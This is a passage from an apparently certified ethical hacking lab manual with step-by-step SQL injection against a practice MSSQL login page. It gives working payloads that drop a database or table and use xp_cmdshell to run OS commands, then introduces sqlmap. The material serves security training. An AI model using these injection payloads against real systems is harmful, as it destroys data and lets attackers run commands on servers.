
32. Click **LOGIN** on the menu bar and type the query **blah'; DROP DATABASE mydatabase; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

> Note: In the above query, you are deleting the database that you created in **Step 25 (mydatabase)**. In the same way, you could also delete a table from the victim website database by typing **blah'; DROP TABLE table_name; --** in the **Username** field.



33. To see whether the query has successfully executed, Click **CEHv12 Windows Server 2019** to switch back to the victim machine (**Windows Server 2019**); and in the **Microsoft SQL Server Management Studio** window, click the **Refresh** icon.


34. Expand **Databases** node in the left pane; you will observe that the database called **mydatabase** has been deleted from the list of available databases, as shown in the screenshot.



> Note: In this case, we are deleting the same database that we created previously. However, in real-life attacks, if an attacker can determine the available database name and tables in the victim website, they can delete the database or tables by executing SQL injection queries.

35. Close the **Microsoft SQL Server Management Studio** window.
36. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and the browser where the **GoodShopping** website is open.
37. Click **LOGIN** on the menu bar and type the query **blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

> Note: In the above query, you are pinging the **www.certifiedhacker.com** website using an SQL injection query. **-l** is the sent buffer size and **-t** refers to pinging the specific host.




38. The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.goodshopping.com...** message at the bottom of the window.

39. To see whether the query has successfully executed, click **CEHv12 Windows Server 2019** to switch back to the victim machine (**Windows Server 2019**).

40. Right-click the **Start** icon in the bottom-left corner of **Desktop** and from the options, click **Task Manager**. Click **More details** in the lower section of the **Task Manager** window.

41. Navigate to the **Details** tab and type **p**. You can observe a process called **PING.EXE** running in the background.

42. This process is the result of the SQL injection query that you entered in the login field of the target website.



43. To manually kill this process, click **PING.EXE**, and click the **End task** button in the bottom right of the window.
44. If a **Task Manager** pop-up appears, click **End process**. This stops or prevents the website from pinging the host.
45. This concludes the demonstration of how to perform SQL injection attacks on an MSSQL database.
46. Close all open windows and document all the acquired information.

Task 2: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

